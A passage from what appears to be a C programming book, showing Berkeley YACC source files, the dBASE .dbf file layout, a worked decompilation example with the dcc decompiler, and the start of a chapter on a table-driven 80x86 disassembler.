    last_symbol->next = bp;
    last_symbol = bp;

    return (bp);
}

create_symbol_table()
{
    register int i;
    register bucket *bp;

    symbol_table = (bucket **) MALLOC(TABLE_SIZE*sizeof(bucket *));
    if (symbol_table == 0) no_space();
    for (i = 0; i < TABLE_SIZE; i++)
      symbol_table[i] = 0;

    bp = make_bucket("error");
    bp->index = 1;
    bp->class = TERM;

    first_symbol = bp;
    last_symbol = bp;
    symbol_table[hash("error")] = bp;
}

free_symbol_table()
{
    FREE(symbol_table);
    symbol_table = 0;
}
```

```
free_symbols()
{
    register bucket *p, *q;

    for (p = first_symbol; p; p = q)
    {
      q = p->next;
      FREE(p);
    }
}
```

**49.2.2.11 Verbose.c**

```
#include "defs.h"

static short *null_rules;

verbose()
{
    register int i;

    if (!vflag) return;

    null_rules = (short *) MALLOC(nrules*sizeof(short));
    if (null_rules == 0) no_space();
    fprintf(verbose_file, "\f\n");
    for (i = 0; i < nstates; i++)
      print_state(i);
    FREE(null_rules);

    if (nunused)
      log_unused();
    if (SRtotal || RRtotal)
      log_conflicts();

    fprintf(verbose_file, "\n\n%d terminals, %d nonterminals\n",
ntokens,
          nvars);
    fprintf(verbose_file, "%d grammar rules, %d states\n", nrules - 2,
nstates);
}

log_unused()
{
    register int i;
    register short *p;
```

```
    fprintf(verbose_file, "\n\nRules never reduced:\n");
    for (i = 3; i < nrules; ++i)
    {
      if (!rules_used[i])
      {
          fprintf(verbose_file, "\t%s :", symbol_name[rlhs[i]]);
          for (p = ritem + rrhs[i]; *p >= 0; ++p)
            fprintf(verbose_file, " %s", symbol_name[*p]);
          fprintf(verbose_file, "  (%d)\n", i - 2);
      }
    }
}

log_conflicts()
{
    register int i;

    fprintf(verbose_file, "\n\n");
    for (i = 0; i < nstates; i++)
    {
      if (SRconflicts[i] || RRconflicts[i])
      {
          fprintf(verbose_file, "State %d contains ", i);
          if (SRconflicts[i] == 1)
            fprintf(verbose_file, "1 shift/reduce conflict");
          else if (SRconflicts[i] > 1)
            fprintf(verbose_file, "%d shift/reduce conflicts",
                  SRconflicts[i]);
          if (SRconflicts[i] && RRconflicts[i])
            fprintf(verbose_file, ", ");
          if (RRconflicts[i] == 1)
            fprintf(verbose_file, "1 reduce/reduce conflict");
          else if (RRconflicts[i] > 1)
            fprintf(verbose_file, "%d reduce/reduce conflicts",
                  RRconflicts[i]);
          fprintf(verbose_file, ".\n");
      }
    }
}

print_state(state)
int state;
{
    if (state)
      fprintf(verbose_file, "\n\n");
    if (SRconflicts[state] || RRconflicts[state])
      print_conflicts(state);
```

```
    fprintf(verbose_file, "state %d\n", state);
    print_core(state);
    print_nulls(state);
    print_actions(state);
}

print_conflicts(state)
int state;
{
    register int symbol;
    register action *p, *q, *r;

    for (p = parser[state]; p; p = q->next)
    {
      q = p;
      if (p->action_code == ERROR || p->suppressed == 2)
          continue;

      symbol = p->symbol;
      while (q->next && q->next->symbol == symbol)
          q = q->next;
      if (state == final_state && symbol == 0)
      {
          r = p;
          for (;;)
          {
            fprintf(verbose_file, "%d: shift/reduce conflict \
(accept, reduce %d) on $end\n", state, r->number - 2);
            if (r == q) break;
            r = r->next;
          }
      }
      else if (p != q)
      {
          r = p->next;
          if (p->action_code == SHIFT)
          {
            for (;;)
            {
                if (r->action_code == REDUCE && p->suppressed != 2)
                  fprintf(verbose_file, "%d: shift/reduce conflict \
(shift %d, reduce %d) on %s\n", state, p->number, r->number - 2,
                        symbol_name[symbol]);
                if (r == q) break;
                r = r->next;
            }
          }
```

```
            else
            {
              for (;;)
              {
                  if (r->action_code == REDUCE && p->suppressed != 2)
                    fprintf(verbose_file, "%d: reduce/reduce conflict \
(reduce %d, reduce %d) on %s\n", state, p->number - 2, r->number - 2,
                          symbol_name[symbol]);
                  if (r == q) break;
                  r = r->next;
              }
            }
        }
    }
}

print_core(state)
int state;
{
    register int i;
    register int k;
    register int rule;
    register core *statep;
    register short *sp;
    register short *sp1;

    statep = state_table[state];
    k = statep->nitems;

    for (i = 0; i < k; i++)
    {
      sp1 = sp = ritem + statep->items[i];

      while (*sp >= 0) ++sp;
      rule = -(*sp);
      fprintf(verbose_file, "\t%s : ", symbol_name[rlhs[rule]]);

        for (sp = ritem + rrhs[rule]; sp < sp1; sp++)
          fprintf(verbose_file, "%s ", symbol_name[*sp]);

      putc('.', verbose_file);

      while (*sp >= 0)
      {
          fprintf(verbose_file, " %s", symbol_name[*sp]);
          sp++;
      }
```

```
      fprintf(verbose_file, "  (%d)\n", -2 - *sp);
    }
}

print_nulls(state)
int state;
{
    register action *p;
    register int i, j, k, nnulls;

    nnulls = 0;
    for (p = parser[state]; p; p = p->next)
    {
      if (p->action_code == REDUCE &&
            (p->suppressed == 0 || p->suppressed == 1))
      {
          i = p->number;
          if (rrhs[i] + 1 == rrhs[i+1])
          {
            for (j = 0; j < nnulls && i > null_rules[j]; ++j)
                continue;

            if (j == nnulls)
            {
                ++nnulls;
                null_rules[j] = i;
            }
            else if (i != null_rules[j])
            {
                ++nnulls;
                for (k = nnulls - 1; k > j; --k)
                  null_rules[k] = null_rules[k-1];
                null_rules[j] = i;
            }
          }
      }
    }

    for (i = 0; i < nnulls; ++i)
    {
      j = null_rules[i];
      fprintf(verbose_file, "\t%s : .  (%d)\n", symbol_name[rlhs[j]],
            j - 2);
    }
    fprintf(verbose_file, "\n");
}
```

```
print_actions(stateno)
int stateno;
{
    register action *p;
    register shifts *sp;
    register int as;

    if (stateno == final_state)
      fprintf(verbose_file, "\t$end  accept\n");
    p = parser[stateno];
    if (p)
    {
      print_shifts(p);
      print_reductions(p, defred[stateno]);
    }

    sp = shift_table[stateno];
    if (sp && sp->nshifts > 0)
    {
      as = accessing_symbol[sp->shift[sp->nshifts - 1]];
      if (ISVAR(as))
          print_gotos(stateno);
    }
}

print_shifts(p)
register action *p;
{
    register int count;
    register action *q;

    count = 0;
    for (q = p; q; q = q->next)
    {
      if (q->suppressed < 2 && q->action_code == SHIFT)
          ++count;
    }
    if (count > 0)
    {
      for (; p; p = p->next)
      {
          if (p->action_code == SHIFT && p->suppressed == 0)
            fprintf(verbose_file, "\t%s  shift %d\n",
                      symbol_name[p->symbol], p->number);
      }
    }
}
```

```
print_reductions(p, defred)
register action *p;
register int defred;
{
    register int k, anyreds;
    register action *q;

    anyreds = 0;
    for (q = p; q ; q = q->next)
    {
      if (q->action_code == REDUCE && q->suppressed < 2)
      {
          anyreds = 1;
          break;
      }
    }
    if (anyreds == 0)
      fprintf(verbose_file, "\t.  error\n");
    else
    {
      for (; p; p = p->next)
      {
          if (p->action_code == REDUCE && p->number != defred)
          {
            k = p->number - 2;
            if (p->suppressed == 0)
                fprintf(verbose_file, "\t%s  reduce %d\n",
                      symbol_name[p->symbol], k);
          }
      }

        if (defred > 0)
          fprintf(verbose_file, "\t.  reduce %d\n", defred - 2);
    }
}

print_gotos(stateno)
int stateno;
{
    register int i, k;
    register int as;
    register short *to_state;
    register shifts *sp;

    putc('\n', verbose_file);
    sp = shift_table[stateno];
    to_state = sp->shift;
```

```
    for (i = 0; i < sp->nshifts; ++i)
    {
      k = to_state[i];
      as = accessing_symbol[k];
      if (ISVAR(as))
          fprintf(verbose_file, "\t%s  goto %d\n", symbol_name[as], k);
    }
}
```

#### 49.2.2.12 Warshall.c

```
#include "defs.h"

transitive_closure(R, n)
unsigned *R;
int n;
{
    register int rowsize;
    register unsigned mask;
    register unsigned *rowj;
    register unsigned *rp;
    register unsigned *rend;
    register unsigned *ccol;
    register unsigned *relend;
    register unsigned *cword;
    register unsigned *rowi;

    rowsize = WORDSIZE(n);
    relend = R + n*rowsize;

    cword = R;
    mask = 1;
    rowi = R;
    while (rowi < relend)
    {
      ccol = cword;
      rowj = R;

      while (rowj < relend)
      {
          if (*ccol & mask)
          {
            rp = rowi;
            rend = rowj + rowsize;
            while (rowj < rend)
                *rowj++ |= *rp++;
          }
```

```
            else
            {
              rowj += rowsize;
            }

            ccol += rowsize;
        }

        mask <<= 1;
        if (mask == 0)
        {
            mask = 1;
            cword++;
        }

        rowi += rowsize;
      }
}

reflexive_transitive_closure(R, n)
unsigned *R;
int n;
{
    register int rowsize;
    register unsigned mask;
    register unsigned *rp;
    register unsigned *relend;

    transitive_closure(R, n);

    rowsize = WORDSIZE(n);
    relend = R + n*rowsize;

    mask = 1;
    rp = R;
    while (rp < relend)
    {
      *rp |= mask;
      mask <<= 1;
      if (mask == 0)
      {
          mask = 1;
          rp++;
      }
      rp += rowsize;
    }
}
```

### 49.2.2.13 Main.c

```
#include <signal.h>
#include "defs.h"

char dflag;
char lflag;
char rflag;
char tflag;
char vflag;

char *file_prefix = "y";
char *myname = "yacc";
#ifdef MSDOS
char *temp_form = "yaccXXXXXXX";
#else
char *temp_form = "yacc.XXXXXXX";
#endif

int lineno;
int outline;

char *action_file_name;
char *defines_file_name;
char *input_file_name = "";
char *output_file_name;
char *code_file_name;
char *text_file_name;
char *union_file_name;
char *verbose_file_name;

FILE *action_file;   /* a temp file, used to save actions associated  */
                     /*  with rules until the parser is written       */
FILE *defines_file;  /*  y.tab.h                                      */
FILE *input_file;    /*  the input file                               */
FILE *output_file;   /*  y.tab.c                                      */
FILE *code_file;   /* y.code.c (used when the -r option is specified) */
FILE *text_file;     /*  a temp file, used to save text until all     */
                     /*  symbols have been defined                    */
FILE *union_file;    /*  a temp file, used to save the union          */
                     /*  definition until all symbol have been        */
                     /*  defined                                      */
FILE *verbose_file;  /*  y.output                                     */

int nitems;
int nrules;
int nsyms;
```

```
int ntokens;
int nvars;

int   start_symbol;
char  **symbol_name;
short *symbol_value;
short *symbol_prec;
char  *symbol_assoc;

short *ritem;
short *rlhs;
short *rrhs;
short *rprec;
char  *rassoc;
short **derives;
char *nullable;

extern char *mktemp();
extern char *getenv();

done(k)
int k;
{
    if (action_file) { fclose(action_file); unlink(action_file_name); }
    if (text_file) { fclose(text_file); unlink(text_file_name); }
    if (union_file) { fclose(union_file); unlink(union_file_name); }
    exit(k);
}

void onintr()  /* last revision deletes the "void" */
{
    done(1);
}

set_signals()
{
#ifdef SIGINT
    if (signal(SIGINT, SIG_IGN) != SIG_IGN)
        signal(SIGINT, onintr);
#endif
#ifdef SIGTERM
    if (signal(SIGTERM, SIG_IGN) != SIG_IGN)
        signal(SIGTERM, onintr);
#endif
#ifdef SIGHUP
    if (signal(SIGHUP, SIG_IGN) != SIG_IGN)
        signal(SIGHUP, onintr);
```

```
#endif
}

usage()
{
    fprintf(stderr, "Yacc (Berkeley) 09/09/90\n");
    fprintf(stderr, "Usage: %s [-dlrtv] [-b file_prefix] filename\n\n",
myname);
    fprintf(stderr, "\t-b file_prefix  change the default file prefix
\"y.\"\n");
    fprintf(stderr, "\t-d\t\twrite the header file \"y.tab.h\"\n");
    fprintf(stderr, "\t-l\t\texclude the #line directives in files\n");
    fprintf(stderr, "\t-r\t\tseperate code and tables into \"y.code.c\"
and \"y.tab.c\"\n");
    fprintf(stderr, "\t-t\t\tinclude the debugging code in files\n");

fprintf(stderr, "\t-v\t\twrite the parser description file
\"y.output\"\n");
    exit(1);
}

getargs(argc, argv)
int argc;
char *argv[];
{
    register int i;
    register char *s;

    if (argc > 0) myname = argv[0];
    for (i = 1; i < argc; ++i)
    {
        s = argv[i];
        if (*s != '-') break;
        switch (*++s)
        {
        case '\0':
            input_file = stdin;
            if (i + 1 < argc) usage();
            return;

        case '-':
            ++i;
            goto no_more_options;

        case 'b':
            if (*++s)
                 file_prefix = s;
```

```
        else if (++i < argc)
            file_prefix = argv[i];
        else
            usage();
        continue;

    case 'd':
        dflag = 1;
        break;

    case 'l':
        lflag = 1;
        break;

    case 'r':
    rflag = 1;
    break;

    case 't':
        tflag = 1;
        break;

    case 'v':
        vflag = 1;
        break;

    default:
        usage();
    }

    for (;;)
    {
        switch (*++s)
        {
        case '\0':
            goto end_of_option;

        case 'd':
            dflag = 1;
            break;

        case 'l':
            lflag = 1;
            break;

    case 'r':
    rflag = 1;
```

```
            break;

                case 't':
                    tflag = 1;
                    break;

                case 'v':
                    vflag = 1;
                    break;

                default:
                    usage();
                }
            }
end_of_option:;
    }

no_more_options:;
    if (i + 1 != argc) usage();
    input_file_name = argv[i];
}

char *
allocate(n)
unsigned n;
{
    register char *p;

    p = NULL;
    if (n)
    {
        p = CALLOC(1, n);
        if (!p) no_space();
    }
    return (p);
}

create_file_names()
{
    int i, len;
    char *tmpdir;

#ifdef MSDOS
    (tmpdir = getenv("TMPDIR")) ||
       (tmpdir = getenv("TMP")) ||
       (tmpdir = ".");
#else
```

```
    tmpdir = getenv("TMPDIR");
    if (tmpdir == 0) tmpdir = "/tmp";
#endif

    len = strlen(tmpdir);
    i = len + 13;
    if (len && tmpdir[len-1] != '/')
        ++i;

    action_file_name = MALLOC(i);
    if (action_file_name == 0) no_space();
    text_file_name = MALLOC(i);
    if (text_file_name == 0) no_space();
    union_file_name = MALLOC(i);
    if (union_file_name == 0) no_space();

    strcpy(action_file_name, tmpdir);
    strcpy(text_file_name, tmpdir);
    strcpy(union_file_name, tmpdir);

    if (len && tmpdir[len - 1] != '/')
    {
        action_file_name[len] = '/';
        text_file_name[len] = '/';
        union_file_name[len] = '/';
        ++len;
    }

    strcpy(action_file_name + len, temp_form);
    strcpy(text_file_name + len, temp_form);
    strcpy(union_file_name + len, temp_form);

    action_file_name[len + 5] = 'a';
    text_file_name[len + 5] = 't';
    union_file_name[len + 5] = 'u';

    mktemp(action_file_name);
    mktemp(text_file_name);
    mktemp(union_file_name);

    len = strlen(file_prefix);

     output_file_name = MALLOC(len + 7);
     if (output_file_name == 0)
        no_space();
     strcpy(output_file_name, file_prefix);
     strcpy(output_file_name + len, OUTPUT_SUFFIX);
```

```
     if (rflag)
     {
        code_file_name = MALLOC(len + 8);
        if (code_file_name == 0)
            no_space();
        strcpy(code_file_name, file_prefix);
        strcpy(code_file_name + len, CODE_SUFFIX);
     }
     else
        code_file_name = output_file_name;

    if (dflag)
    {
        /*  the number 7 below is the size of ".tab.h"; sizeof is not
used  */
        /* because of a C compiler that thinks sizeof(".tab.h") == 6  */
        defines_file_name = MALLOC(len + 7);
        if (defines_file_name == 0)
                no_space();
        strcpy(defines_file_name, file_prefix);
        strcpy(defines_file_name + len, DEFINES_SUFFIX);
    }

    if (vflag)
    {
        verbose_file_name = MALLOC(len + 8);
        if (verbose_file_name == 0)
                no_space();
        strcpy(verbose_file_name, file_prefix);
        strcpy(verbose_file_name + len, VERBOSE_SUFFIX);
    }
}

open_files()
{
    create_file_names();

    if (input_file == 0)
    {
        input_file = fopen(input_file_name, "r");
        if (input_file == 0)
                open_error(input_file_name);
    }

    action_file = fopen(action_file_name, "w");
    if (action_file == 0) open_error(action_file_name);
```

```
    text_file = fopen(text_file_name, "w");
    if (text_file == 0) open_error(text_file_name);

    if (vflag)
    {
        verbose_file = fopen(verbose_file_name, "w");
        if (verbose_file == 0) open_error(verbose_file_name);
    }
    if (dflag)
    {
        defines_file = fopen(defines_file_name, "w");
        if (defines_file == 0) open_error(defines_file_name);
        union_file = fopen(union_file_name, "w");
        if (union_file ==  0) open_error(union_file_name);
    }

    output_file = fopen(output_file_name, "w");
    if (output_file == 0) open_error(output_file_name);

     if (rflag)
     {
        code_file = fopen(code_file_name, "w");
        if (code_file == 0)
            open_error(code_file_name);
     }
     else
        code_file = output_file;
}

int
main(argc, argv)
int argc;
char *argv[];
{
    set_signals();
    getargs(argc, argv);
    open_files();
    reader();
    lr0();
    lalr();
    make_parser();
    verbose();
    output();
    done(0);
    /*NOTREACHED*/
}
```

### 49.2.3 Compiling BYACC

In order to compile all the above files create a project file called `Byacc.prj` and add all the above files to it. Then make EXE file for that project file. Now you get a YACC for DOS. Use it with your own set of grammar.

“It is better to finish something than to start it.”

# 50 Developing a Database Package

DBMS (Database Management System) is a vast area. In DBMS we have many theories and algorithms for managing data. This book does not deal the DBMS basics. So I recommend you to go through a good book on DBMS for indepth knowledge in that area. Indepth knowledge on DBMS is necessary for developing our own Database Package. In this chapter I won’t describe the DBMS fundamentals instead I am going to present the file organization of database files.

## 50.1 Basic Idea

Database Package will have its own set of keywords, operators and statements. So you have to come out with the grammar for your new database package. It is similar to the development of a new programming language. It must also respond to queries. You can use YACC for developing the compiler for the database package. The important thing here is, the organization or file format of the database.

## 50.2 File format for DBF file

Following is the file format for .dbf file. (Courtesy: **Peter Mikalajunas**)

| DBF FILE STRUCTURE | |
|---|---|
| **BYTES** | **DESCRIPTION** |
| 00 | FoxBase+, FoxPro, dBaseIII+, dBaseIV, no memo - 0x03<br>FoxBase+, dBaseIII+ with memo - 0x83<br>FoxPro with memo - 0xF5<br>dBaseIV with memo - 0x8B<br>dBaseIV with SQL Table - 0x8E |
| 01-03 | Last update, format YYYYMMDD   **correction: it is YYMMDD** |
| 04-07 | Number of records in file (32-bit number) |
| 08-09 | Number of bytes in header (16-bit number) |
| 10-11 | Number of bytes in record (16-bit number) |
| 12-13 | Reserved, fill with 0x00 |
| 14 | dBaseIV flag, incomplete transaction<br>Begin Transaction sets it to 0x01<br>End Transaction or RollBack reset it to 0x00 |
| 15 | Encryption flag, encrypted 0x01 else 0x00 |
| | Changing the flag does not encrypt or decrypt the records |
| 16-27 | dBaseIV multi-user environment use |
| 28 | Production index exists - 0x01 else 0x00 |

| BYTES | DESCRIPTION |
|---|---|
| 29 | dBaseIV language driver ID |
| 30-31 | Reserved fill with 0x00 |
| 32-n | Field Descriptor array |
| N+1 | Header Record Terminator - 0x0D |
| | |
| **FIELD DESCRIPTOR ARRAY TABLE** | |
| **BYTES** | **DESCRIPTION** |
| 0-10 | Field Name ASCII padded with 0x00 |
| 11 | Field Type Identifier (see table) |
| 12-15 | Displacement of field in record |
| 16 | Field length in bytes |
| 17 | Field decimal places |
| 18-19 | Reserved |
| 20 | dBaseIV work area ID |
| 21-30 | Reserved |
| 31 | Field is part of production index - 0x01 else 0x00 |
| | |
| **FIELD IDENTIFIER TABLE** | |
| **ASCII** | **DESCRIPTION** |
| C | Character |
| D | Date, format YYYYMMDD |
| F | Floating Point |
| G | General - FoxPro addition |
| L | Logical, T:t,F:f,Y:y,N:n,?-not initialized |
| M | Memo (stored as 10 digits representing the dbt block number) |
| N | Numeric |
| P | Picture - FoxPro addition |
| Note all dbf field records begin with a deleted flag field.<br>If record is deleted - 0x2A (asterisk) else 0x20 (space)<br>End of file is marked with 0x1A | |

## 50.3 Security

Applying security to the database file is considered to be hard. Oracle came out with a very good security system. So we cannot look into the database file created from Oracle! And thus stealing of data is restricted. This is considered to be a tough task. By the way, you won't find any difficulty in creating FoxPro like Database Package. I hope this information would help you to develop your own Database Package.

# 51

“Wisdom is better than weapons of war.”

# Decompilation / EXE to C

Decompilation is the reverse of compilation. That is, we can get a C file from EXE file! The most important problem in converting back C file from EXE file is loss of variable names and loss of function names. Machine code won’t store variable names. So it is not at all possible to get back the original C code.

## 51.1 Basic Idea

Since it is a reverse of compilation, we must analyze how a compiler works and the corresponding machine code for the functions like `printf( ), scanf( )` etc. In other words, we must find the ‘signature’ of each C functions and C statements.

## 51.2 DCC

### 51.2.1 Disclaimer

DCC is a decompiler written by **Cristina Cifuentes** and **Mike Van Emmerik** while at the Queensland University of Technology, Australia. Copyright is owned by **Cristina Cifuentes** and the Queensland University of Technology. DCC is merely a prototype tool and more work needs to be done in order to have a fully working decompiler.

| **Important Notice** |
|---|
| I have received permission to use the article about DCC from the authors (Cristina Cifuentes and Mike Van Emmerik) with the condition of including the above disclaimer note. As Cristina Cifuentes and Mike Van Emmerik are not currently involving in decompililation, it seems they don’t like to receive any request or correspondence regarding their decompilation work. So the reader is requested **not** to disturb them. |

### 51.2.2 Notice

Decompilation is a technique that allows you to recover lost source code. It is also needed in some cases for computer security, interoperability and error correction. dcc, and any decompiler in general, should not be used for "cracking" other programs, as programs are protected by copyright. Cracking of programs is not only illegal but it rides on other's creative effort.

### 51.2.3 DCC Facts

The dcc decompiler decompiles .exe files from the (i386, DOS) platform to C programs. The final C program contains assembler code for any subroutines that are not possible to be decompiled at a higher level than assembler.

The analysis performed by dcc is based on traditional compiler optimization techniques and graph theory. The former is capable of eliminating registers and intermediate instructions to reconstruct high-level statements; the later is capable of determining the control structures in each subroutine.

Please note that at present, only C source is produced; dcc cannot (as yet) produce C++ source.

The structure of a decompiler resembles that of a compiler: a front-, middle-, and back-end which perform separate tasks. The front-end is a machine-language dependent module that reads in machine code for a particular machine and transforms it into an intermediate, machine-independent representation of the program. The middle-end (aka the Universal Decompiling Machine or UDM) is a machine and language independent module that performs the core of the decompiling analysis: data flow and control flow analysis. Finally, the back-end is high-level language dependent and generates code for the program (C in the case of dcc).

In practice, several programs are used with the decompiler to create the high-level program. These programs aid in the detection of compiler and library signatures, hence augmenting the readability of programs and eliminating compiler start-up and library routines from the decompilation analysis.

### 51.2.4 Example of Decompilation

We illustrate the decompilation of a fibonacci program (see Figure 4). Figure 1 illustrates the relevant machine code of this binary. No library or compiler start up code is included. Figure 2 presents the disassembly of the binary program. All calls to library routines were detected by dccSign (the signature matcher), and thus not included in the analysis. Figure 3 is the final output from dcc. This C program can be compared with the original C program in Figure 4.

```
         55 8B EC 83 EC 04 56 57 1E B8 94 00 50 9A
0E 00 3C 17 59 59 16 8D 46 FC 50 1E B8 B1 00 50
9A 07 00 F0 17 83 C4 08 BE 01 00 EB 3B 1E B8 B4
00 50 9A 0E 00 3C 17 59 59 16 8D 46 FE 50 1E B8
C3 00 50 9A 07 00 F0 17 83 C4 08 FF 76 FE 9A 7C
00 3B 16 59 8B F8 57 FF 76 FE 1E B8 C6 00 50 9A
0E 00 3C 17 83 C4 08 46 3B 76 FC 7E C0 33 C0 50
9A 0A 00 49 16 59 5F 5E 8B E5 5D CB 55 8B EC 56
8B 76 06 83 FE 02 7E 1E 8B C6 48 50 0E E8 EC FF
59 50 8B C6 05 FE FF 50 0E E8 E0 FF 59 8B D0 58
03 C2 EB 07 EB 05 B8 01 00 EB 00 5E 5D CB
```

**Figure 1 - Machine Code for Fibonacci.exe**

```
                proc_1  PROC  FAR
000 00053C 55                  PUSH           bp
001 00053D 8BEC                MOV            bp, sp
002 00053F 56                  PUSH           si
003 000540 8B7606              MOV            si, [bp+6]
004 000543 83FE02              CMP            si, 2
005 000546 7E1E                JLE            L1
006 000548 8BC6                MOV            ax, si
007 00054A 48                  DEC            ax
008 00054B 50                  PUSH           ax
009 00054C 0E                  PUSH           cs
010 00054D E8ECFF              CALL  near ptr proc_1
011 000550 59                  POP            cx
012 000551 50                  PUSH           ax
013 000552 8BC6                MOV            ax, si
014 000554 05FEFF              ADD            ax, 0FFFEh
015 000557 50                  PUSH           ax
016 000558 0E                  PUSH           cs
017 000559 E8E0FF              CALL  near ptr proc_1
018 00055C 59                  POP            cx
019 00055D 8BD0                MOV            dx, ax
020 00055F 58                  POP            ax
021 000560 03C2                ADD            ax, dx
023 00056B 5E             L2:  POP            si
024 00056C 5D                  POP            bp
025 00056D CB                  RETF
026 000566 B80100         L1:  MOV            ax, 1
027 000569 EB00                JMP            L2
                proc_1  ENDP

                main  PROC  FAR
000 0004C2 55                  PUSH           bp
001 0004C3 8BEC                MOV            bp, sp
002 0004C5 83EC04              SUB            sp, 4
003 0004C8 56                  PUSH           si
004 0004C9 57                  PUSH           di
005 0004CA 1E                  PUSH           ds
006 0004CB B89400              MOV            ax, 94h
007 0004CE 50                  PUSH           ax
008 0004CF 9A0E004D01          CALL   far ptr printf
009 0004D4 59                  POP            cx
010 0004D5 59                  POP            cx
011 0004D6 16                  PUSH           ss
012 0004D7 8D46FC              LEA            ax, [bp-4]
013 0004DA 50                  PUSH           ax
014 0004DB 1E                  PUSH           ds
015 0004DC B8B100              MOV            ax, 0B1h
```

```
016 0004DF 50                 PUSH             ax
017 0004E0 9A07000102         CALL   far ptr scanf
018 0004E5 83C408             ADD              sp, 8
019 0004E8 BE0100             MOV              si, 1
021 000528 3B76FC        L3:  CMP              si, [bp-4]
022 00052B 7EC0               JLE              L4
023 00052D 33C0               XOR              ax, ax
024 00052F 50                 PUSH             ax
025 000530 9A0A005A00         CALL   far ptr exit
026 000535 59                 POP              cx
027 000536 5F                 POP              di
028 000537 5E                 POP              si
029 000538 8BE5               MOV              sp, bp
030 00053A 5D                 POP              bp
031 00053B CB                 RETF
032 0004ED 1E            L4:  PUSH             ds
033 0004EE B8B400             MOV              ax, 0B4h
034 0004F1 50                 PUSH             ax
035 0004F2 9A0E004D01         CALL   far ptr printf
036 0004F7 59                 POP              cx
037 0004F8 59                 POP              cx
038 0004F9 16                 PUSH             ss
039 0004FA 8D46FE             LEA              ax, [bp-2]
040 0004FD 50                 PUSH             ax
041 0004FE 1E                 PUSH             ds
042 0004FF B8C300             MOV              ax, 0C3h
043 000502 50                 PUSH             ax
044 000503 9A07000102         CALL   far ptr scanf
045 000508 83C408             ADD              sp, 8
046 00050B FF76FE             PUSH  word ptr [bp-2]
047 00050E 9A7C004C00         CALL   far ptr proc_1
048 000513 59                 POP              cx
049 000514 8BF8               MOV              di, ax
050 000516 57                 PUSH             di
051 000517 FF76FE             PUSH  word ptr [bp-2]
052 00051A 1E                 PUSH             ds
053 00051B B8C600             MOV              ax, 0C6h
054 00051E 50                 PUSH             ax
055 00051F 9A0E004D01         CALL   far ptr printf
056 000524 83C408             ADD              sp, 8
057 000527 46                 INC              si
058                           JMP              L3          ;Synthetic inst
               main  ENDP
```

**Figure 2 - Code produced by the Disassembler**

```
/*
 * Input file   : fibo.exe
 * File type    : EXE
 */
int proc_1 (int arg0)
/* Takes 2 bytes of parameters.
 * High-level language prologue code.
 * C calling convention.
 */
{
int loc1;
int loc2; /* ax */

    loc1 = arg0;
    if (loc1 > 2) {
        loc2 = (proc_1 ((loc1 - 1)) + proc_1 ((loc1 + 0xFFFE)));
    }
    else {
        loc2 = 1;
    }
    return (loc2);
}

void main ( )
/* Takes no parameters.
 * High-level language prologue code.
 */
{
int loc1;
int loc2;
int loc3;
int loc4;

    printf ("Input number of iterations: ");
    scanf ("%d", &loc1);
    loc3 = 1;
    while ((loc3 <= loc1)) {
        printf ("Input number: ");
        scanf ("%d", &loc2);
        loc4 = proc_1 (loc2);
        printf ("fibonacci(%d) = %u\n", loc2, loc4);
        loc3 = (loc3 + 1);
    } /* end of while */
    exit (0);
}
```

**Figure 3 - Code produced by dcc in C**

```
#include <stdio.h>

int main( )
{ int i, numtimes, number;
  unsigned value, fib();

   printf("Input number of iterations: ");
   scanf ("%d", &numtimes);
   for (i = 1; i <= numtimes; i++)
   {
      printf ("Input number: ");
      scanf ("%d", &number);
      value = fib(number);
      printf("fibonacci(%d) = %u\n", number, value);
   }
   exit(0);
}

unsigned fib(x)        /* compute fibonacci number recursively */
int x;
{
   if (x > 2)
      return (fib(x - 1) + fib(x - 2));
   else
      return (1);
}
```

**Figure 4 – Initial / Original C Program**


# 52 Writing Disassembler

"Blessed are the peacemakers."

Disassembler is the one which produces Assembly code for a given binary (EXE / COM)file. In this chapter let's see how to write a disassembler.

## 52.1 Prelude

We have already seen about assembler, linker and compiler. While we were discussing about decompilation (converting EXE file to C), we used disassembler to convert a binary file to assembly file. Thus disassembler provides a way to view the binary file with certain readability. In otherwords, disassembler can be used to read or edit a binary file in a better way.




Debugger is a tool to edit binary files. DOS's DEBUG is one such readily available Debugger. We also have other efficient Debuggers like TD (Turbo Debugger) etc. All debuggers use disassembler to provide assembly listing.

## 52.2 Secrets

In binary files the machine instructions are stored. Each binary code represents certain assembly instruction. So for writing disassembler, you need to know machine codes and corresponding assembly instructions. Disassembling is simply the reverse of assembling.

## 52.3 2asm

2asm is a disassembler utility that converts binary files to 80x86 assembler. The code was originally from the GNU C++ debugger, as ported to DOS by **DJ Delorie** and **Kent Williams**. Later **Robin Hilliard** modified it. This code was licensed under GNU's GPL. This disassembler is entirely table driven so one can easily change the instructions. When I checked this code it worked better than DOS's DEBUG. According to me it is really good as it uses tough logic.

The emulated coprocessor instructions on interrupts 34--3E are disassembled if the "-e" command line option is specified.

Command line switches (case sensitive):

-e : Disassemble (unoverridden) emulated 80*87 instructions (not default)
-3 : Assume code is 32 bit (default==16)
-x : Output all numbers in pure hex (no leading zeros or trailing "h"s.)

-s : Don't specify operand size (ie omit "byte ptr", "word ptr" and "dword ptr" from instruction output

-d : Don't specify distance of calls and jumps (near/far/short) (not default)

### 52.3.1 Table.c

Following is the table implementation for the disassembler. By the term table we mean array. It is wise to place the corresponding instructions in the array, so that we can fetch it for the given opcode.

```
/* Percent tokens in strings:
   First char after '%':
      A - direct address
      C - reg of r/m picks control register
      D - reg of r/m picks debug register
      E - r/m picks operand
      F - flags register
      G - reg of r/m picks general register
      I - immediate data
      J - relative IP offset
+       K - call/jmp distance
      M - r/m picks memory
      O - no r/m, offset only
      R - mod of r/m picks register only
      S - reg of r/m picks segment register
      T - reg of r/m picks test register
      X - DS:ESI
      Y - ES:EDI
      2 - prefix of two-byte opcode
+       e - put in 'e' if use32 (second char is part of reg name)
+           put in 'w' for use16 or 'd' for use32 (second char is 'w')
+       j - put in 'e' in jcxz if prefix==0x66
      f - floating point (second char is esc value)
      g - do r/m group 'n', n==0..7
      p - prefix
      s - size override (second char is a,o)
+       d - put d if double arg, nothing otherwise (pushfd, popfd &c)
+       w - put w if word, d if double arg, nothing otherwise
(lodsw/lodsd)
+       P - simple prefix

   Second char after '%':
      a - two words in memory (BOUND)
      b - byte
      c - byte or word
      d - dword
+       f - far call/jmp
```

```
+       n - near call/jmp
        p - 32 or 48 bit pointer
+       q - byte/word thingy
      s - six byte pseudo-descriptor
      v - word or dword
        w - word
